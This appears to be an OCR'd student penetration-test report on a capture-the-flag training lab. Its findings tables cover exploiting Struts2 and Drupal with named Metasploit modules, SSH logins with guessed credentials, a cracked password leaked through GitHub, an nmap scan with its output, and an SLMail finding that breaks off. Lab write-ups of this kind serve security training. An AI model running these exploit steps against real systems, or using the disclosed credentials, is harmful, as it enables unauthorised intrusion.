
Vulnerability 10	Findings
Title	Exploit Vulnerability Struts2
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	used nessus scan to find a critical vulnerability found called Apache Struts 2.3.5…. Jakarta Multipart Parser RCE. Found the jakarta exploit in metasploit and used exploit/multi/http/struts2_content_type_ognl ran command find . flag | grep flag from root directory. Then extracted the “flagisinThisfile.7z” file to find the flag
Images	
Affected Hosts	192.168.13.12
Remediation	Patching latest software updates will improve security protection

Vulnerability 11	Findings
Title	Vulnerability Drupal CVE 2019-6340

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	aggressive nmap scan on 192.168.13.13 found vulnerability Drupal CVE 2019-6340. Utilized exploit unix/webapp/drupal_restws_unserialize
Images	 
Affected Hosts	192.168.13.13
Remediation	patch systems


Vulnerability 12	**Findings**
Title	Exploited Vulnerability Runas ALL sudoer
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Screenshot from flag 1 tells us this hint “Registrant Name: sshUser alice” Tried username and password alice below and ssh worked as seen below


Images



Affected Hosts	192.168.13.14
Remediation	add additional security measures for username and password credentials. Suggest to employ Multi factor 2 Factor Authentication

Windows Servers

Vulnerability 1	Findings
Title	Total Rekall Github xampp.users page
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Low
Description	Using google search, looked for totalrekall repositories. Found the credentials with hashed password in the repository and cracked it with John the Ripper. user:trivera Password:Tanya4life
Images	




Affected Hosts	Total Rekall
Remediation	Delete the exposed repository on GitHub which contains the sensitive information for potential attacker's



Vulnerability 2	Findings
Title	Nmap scan to find Network Hosts
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Performed an Nmap scan of the listed ip range and found a windows 10 machine, used that ip in the web address bar on web browser. Then entered the user credentials found in flag 1 to log in, then got the screen below with the flag2.txt file

Images


```
┌──(root💀kali)-[~/Desktop]
└─# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-20 19:18 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00041s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00038s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
79/tcp  open  finger
80/tcp  open  http
106/tcp open  pop3pw
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
5901/tcp open  vnc-1
6001/tcp open  X11:1

Nmap done: 256 IP addresses (3 hosts up) scanned in 15.44 seconds

┌──(root💀kali)-[~/Desktop]
└─#
```


	
Affected Hosts	172.22.117.0/24
Remediation	Confirm the security team is keeping tabs on the Nmap scan to ensure research is done on any potential vulnerabilities with open ports. Install latest patches


Vulnerability 3	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	From the previous scan, FTP port 21 is open and vulnerable.

Images	 
Affected Hosts	172.22.117.20

Remediation	suggest to close and block ports that are not being used. Enhance user authorization and privileges for sensitive files and accesses.



Vulnerability 4	Findings
Title	SLMail Service
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	From our aggressive scan in flag 3, we notice that 172.22.117.20 is running SMLail services, so let's take a look at the service running using metasploit. For LHOST selection, we will be using eth3, as it is in the same subnet
Images	



